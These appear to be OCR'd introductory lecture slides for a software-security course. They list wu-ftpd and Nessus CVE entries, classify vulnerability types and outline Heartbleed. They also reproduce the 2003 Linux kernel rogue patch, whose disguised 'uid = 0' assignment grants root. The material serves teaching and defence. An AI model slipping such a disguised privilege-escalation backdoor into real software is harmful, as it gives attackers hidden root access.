
More >>

Page Last Updated or Reviewed: October 06, 2016

CVE – Web Form Submission



CVE Details – Homepage



CVE Details - Product

Washington University » Wu-ftpd » 2.6.1 : Security Vulnerabilities

Cpe Name:*cpe:/a:washington_university:wu-ftpd:2.6.1*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2005-0256	119		DoS Overflow	2005-05-02	2008-09-05	5.0	None	Remote	Low	Not required	None	None	Partial
The wu_fnmatch function in wu_fnmatch.c in wu-ftpd 2.6.1 and 2.6.2 allows remote attackers to cause a denial of service (CPU exhaustion by recursion) via a glob pattern with a large number of * (wildcard) characters, as demonstrated using the dir command.														
2	CVE-2004-0148			Bypass	2004-04-15	2016-10-17	7.2	Admin	Local	Low	Not required	Complete	Complete	Complete
wu-ftpd 2.6.2 and earlier, with the restricted-gid option enabled, allows local users to bypass access restrictions by changing the permissions to prevent access to their home directory, which causes wu-ftpd to use the root directory instead.														
3	CVE-2003-0854		1		2003-11-17	2008-09-10	2.1	None	Local	Low	Not required	None	None	Partial
ls in the fileutils or coreutils packages allows local users to consume a large amount of memory via a large -w value, which can be remotely exploited via applications that use ls, such as wu-ftpd.														
4	CVE-2003-0853			DoS Exec Code Overflow	2003-11-17	2008-09-10	5.0	None	Remote	Low	Not required	None	None	Partial
An integer overflow in ls in the fileutils or coreutils packages may allow local users to cause a denial of service or execute arbitrary code via a large -w value, which could be remotely exploited via applications that use ls, such as wu-ftpd.														
5	CVE-2003-0466			Exec Code Overflow	2003-08-27	2016-10-17	10.0	Admin	Remote	Low	Not required	Complete	Complete	Complete
Off-by-one error in the fb_realpath() function, as derived from the realpath function in BSD, may allow attackers to execute arbitrary code, as demonstrated in wu-ftpd 2.5.0 through 2.6.2 via commands that cause pathnames of length MAXPATHLEN+1 to trigger a buffer overflow, including (1) STOR, (2) RETR, (3) APPE, (4) DELE, (5) MKD, (6) RMD, (7) STOU, or (8) RNTO.														
6	CVE-2001-0935				2001-11-28	2008-09-10	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Vulnerability in wu-ftpd 2.6.0, and possibly earlier versions, which is unrelated to the ftpglob bug described in CVE-2001-0550.														
7	CVE-2001-0550			Exec Code	2001-11-30	2016-10-17	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
wu-ftpd 2.6.1 allows remote attackers to execute arbitrary commands via a "~{" argument to commands such as CWD, which is not properly handled by the glob function (ftpglob).														

Total number of vulnerabilities : **7** Page : 1 (This Page)

CVE Details - Issue

Vulnerability Details : CVE-2017-5179

Cross-site scripting (XSS) vulnerability in Tenable Nessus before 6.9.3 allows remote authenticated users to inject arbitrary web script or HTML via unspecified vectors.

Publish Date : 2017-01-05 Last Update Date : 2017-01-06

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	3.5
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)
Gained Access	None
Vulnerability Type(s)	Cross Site Scripting
CWE ID	79

– Products Affected By CVE-2017-5179

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Tenable	Nessus	6.9.2				Version Details Vulnerabilities

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Tenable	Nessus	1

– References For CVE-2017-5179

https://www.tenable.com/security/tns-2017-01 CONFIRM

– Metasploit Modules Related To CVE-2017-5179

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

On-line Vulnerability Advisory Databases

- US Computer Emergency Readiness Team (US-CERT)
  - http://www.kb.cert.org/vuls/
- Common Vulnerabilities and Exposures (CVE)
  - http://cve.mitre.org/
- CVE Details
  - https://www.cvedetails.com/
- Packet Storm Security
  - https://packetstormsecurity.com/
- National Vulnerability Database (NVD)
  - http://nvd.nist.gov/
- Debian Security Advisory (DSA)
  - http://www.debian.org/security/
- Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI)
  - http://www.ssi.gouv.fr/
- CERT-FR
  - http://cert.ssi.gouv.fr/cert-fr/certfr.html

Typology of Software Security Risks

Threat

- A threat is a way for an attacker to misuse the program in an unexpected manner. Threats are coming from:
  - **Algorithm Flaws**: Design error at the algorithmic level.
  - **Program Bugs**: Programming error leading to some unexpected behavior.

Threats are **potential** security issues.

Vulnerability

- A vulnerability is a threat which can be used to gain some unexpected advantages. Vulnerabilities are embodied through:
  - **Proofs of Concept**: Program pinpointing the problem (usually not harmful).
  - **Exploits**: Program using the problem to effectively gain unauthorized capabilities.

Vulnerabilities are **actual** security issues.

Where Vulnerabilities can lie?

Program = Data + Algorithm + and more…

Attackers always target the **weakest** point :


- Information Flow
  - Modify or control data values, inject arbitrary code, …
- Execution Flow
  - Modify or control the running process by program counter overwriting, return-into-libc attacks, symbol overload, . . .
- Resources
  - Exhaust available resources (denial of service), spoof trusted resources (man-in-the-middle), . . .
- Users
  - Social engineering, Malwares (trojan horses, viruses, rootkits, . . .), human mistakes (weak passwords, bad habits, . . .).

Vulnerabilities Classification

- Remote/Local Exploit
  - An attacker can exploit it from remote (resp. local) location.
- Information Leakage/Disclosure
  - Some private information can be captured by the attacker.
- Identity Theft
  - The attacker can pretend be someone else.
- Privilege Escalation (Root Exploit)
  - The attacker can upgrade his privileges (resp. up to the root level).
- Arbitrary Command Execution
  - The attacker can run any program which is available from the target.
- Arbitrary Code Execution
  - The attacker can inject any program in the target and execute it.
- Denial of Service
  - The attacker can deny access (temporarily or permanently) to a service.

Examples of real flaws

The Heartbleed Bug



- Normal Use
  - Step 1: Send a string and the string length to the server;
  - Step 2: The server receive the message and reply by sending back the string;
  - Step 3: The client get the string back.

- Triggering the Flaw
  - Step 1: Send the smallest string possible and the maximum string length to the server;
  - Step 2: The server receive the message and reply by sending back the minimal string and part of the process memory;
  - Step 3: The client get the string back plus extra-information.

Attempt to insert a backdoor in Linux

- In November 2003, kernel developers noticed that an attacker tried to sneak a patch into the kernel sources of kernel/exit.c (see ‘man clone’).

Rogue Patch

```
--- kernel/exit.c GOOD 2003-11-05 13:46:44.000000000 -0800
+++ kernel/exit.c BAD  2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+                       retval = -EINVAL;
        retval = -ECHILD;
 end_wait4:
        current->state = TASK_RUNNING;
```

Goals of the Course

Wake up, Neo

- Realize how many ways programming can get wrong
- Emphasize on C, but also look at various languages

Secure Programming

- Better understanding the limits of software security;
- Better knowledge of what is going “backstage”.

Code security Auditing

- Find software weaknesses and estimate threat;
- Understand security advisories.

Course Outline

- Introduction to software security

- Usual Programming Flaws
- x86 Assembly Language

- Shellcodes
- Stack-overflows
- Heap-overflows
- Format strings

- Compilation hardening
- Analysis tools

Process layout

Learn this by heart!!

- Stack: local variables
- Heap: dynamic variables
  - Malloc, asprintf, …
- Bss: static variables initialized to 0
- Data: static variables initialized to non-0
- R/O Data: const data
- Text: Code